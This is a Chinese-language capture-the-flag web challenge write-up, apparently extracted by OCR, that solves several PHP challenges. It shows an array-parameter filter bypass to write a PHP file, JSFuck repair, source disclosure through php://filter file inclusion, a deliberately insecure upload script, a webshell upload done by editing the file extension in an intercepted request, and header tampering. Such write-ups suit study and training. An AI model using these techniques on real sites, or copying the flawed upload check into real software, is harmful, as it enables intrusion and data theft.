
提示文件上传，查看源码

```
<body>
<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->Hello admin,
</html>
```

很明显应该一个是文件名，一个是数据

先构造一下变量：`filename=1.php&data=<?phpinfo();?>`


得到NO NO NO



应该是有正则匹配。不会绕，再次偷瞄大佬博客：

利用数组绕过问题小总结

php的函数一般都无法执行数组的，用数组来当参数，一般都能绕过。所以可以`data[]`，即`filename=1.php&data[]=<?phpinfo();?>`。得到flag文件名



访问，得到flag

Web8：broken


题目只提示了broken

看到文件内容，很明显想到之前做过，是`jsfuck`编码。直接解，没解出来。因为题目已经提示文件损坏，所以了解一下`jsfuck`编码进行修复。

JSfuck原理解析一

JSFuck

所以第一个`[`后应该加个`]`，jafuck解密弹出




emmm，flag没在这？！应该还有要修的的地方。。不会了。。

又一次偷瞄大佬博客：

> 应为是弹窗，所以想到了alert，所以我的第一个想法是去jsfuck解析网站 "www.jsfuck.com/ " 里面输入alert("flag is hot here ")，翻译过后有5903个字符，而网页给我们的字符有95484个字符。
>
> 好了，到这里我产生了第二个想法：应该是有其他的字符在里面，而且没有被弹出来。在这里我花了点时间看了jsfuck的构成。看到有个翻译规则是：eval => [][“filter”][“constructor”](CODE)() 。而我拿到的字符串也符合这个格式。所以我猜测flag在CODE部分。
>
> 0x03 验证
>
> 为了验证我的思路，我把拿到的jsfuck代码扔到编辑器中，找到["filter"]部分，扣出[ ]中间的代码放到控制台中运行，得出来的结果是："filter"。同理，我再抠出["constructor"]中间的内容，结果是Array ["constructor"]。好了，把这两部分的内容删掉，再删去最后的两个小括号，剩下的就是CODE代码。然后放到控制台中运行，结果得出："var flag=\"flag{***********}\"; alert('flag is not here');"【这里我就不暴露flag了，你们自己去动手时间一下吧】

emmm，看了它一眼，然后没复现成功。

Web9：Do you know upload？



Do you know upload？(你知道文件上传吗？)，我知道文件上传。进入题目查看源码

```
<!--
include($_GET['file']);
-->
```

很明显可以用php伪协议(`php://filter`)读取源码

Base64解密，得到源码如下：

```
<html>
<head><meta charset="utf-8" />
<title>Upload</title>
</head>

<body>
<h1>图片上传</h1>

<form action="" method="post" enctype="multipart/form-data">
    <label for="file">Filename:</label>
    <input type="hidden" name="dir" value="/uploads/" />
    <input type="file" name="file" id="file" />
    <br />
    <input type="submit" name="submit" value="Submit" />
</form>
<!--
include($_GET['file']);
-->
<?php
include($_GET['file']);
@$pic = $_FILES["file"]["name"];
@$pics = explode('.' , $pic);

if(@isset($_POST[submit])){
    if ((($_FILES["file"]["type"] == "image/gif")
            || ($_FILES["file"]["type"] == "image/jpeg")
            || ($_FILES["file"]["type"] == "image/pjpeg"))){

        if ($_FILES["file"]["error"] > 0){
            echo "Return Code: " . $_FILES["file"]["error"] . "<br />";
        }else{
            echo "Upload: " . $_FILES["file"]["name"] . "<br />";
            echo "Type: " . $_FILES["file"]["type"] . "<br />";
            echo "Size: " . ($_FILES["file"]["size"] / 1024) . " Kb<br />";
            //echo "Temp file: " . $_FILES["file"]["tmp_name"] . "<br />";
            if (file_exists("upload/" . $_FILES["file"]["name"])){
                echo $_FILES["file"]["name"] . " already exists. ";
            }else{
                move_uploaded_file($_FILES["file"]["tmp_name"],
                    "upload/" . $_FILES["file"]["name"]);
                echo "Stored in: " . "upload/" . $_FILES["file"]["name"];
            }
        }
    }else{
        echo "<script>alert('文件类型不允许')</script>";
        echo "Invalid file";
    }
}else{
    // echo "Invalid file";
}
?>
</body>
</html>
```

代码审计一下：
黑名单，文件类型只能是image/gif、image/jpeg、image/pjpeg。
所以，先将php一句话，文件后缀改为`.jpg`。
上传、抓包，将`.jpg`改为`.php`。上传成功


图片上传

Filename: 浏览... 未选择文件。


Submit


Upload: webshell.php
Type: image/jpeg
Size: 0.0263671875 Kb
Stored in: upload/webshell.php

蚁剑(菜刀)一连，连接成功



没有发现flag，发现了config.php。打开，里面有数据库用户名、密码、数据库名。蚁剑连接数据库，得到flag





Web10：Login


打开题目查看源码，在最下方发现


```
<!--  test1 test1  -->
```

应该就是用户名和密码，登录


(ﾍ'□')ﾍ ┌┴┴

只有这个。。。源码也没有有用信息
抓包，发包





响应头里发现特殊的东西`show`，且值为0。一般0表示假，1为真。
所以在请求头里将`show`的值写为1，发包




得到源码

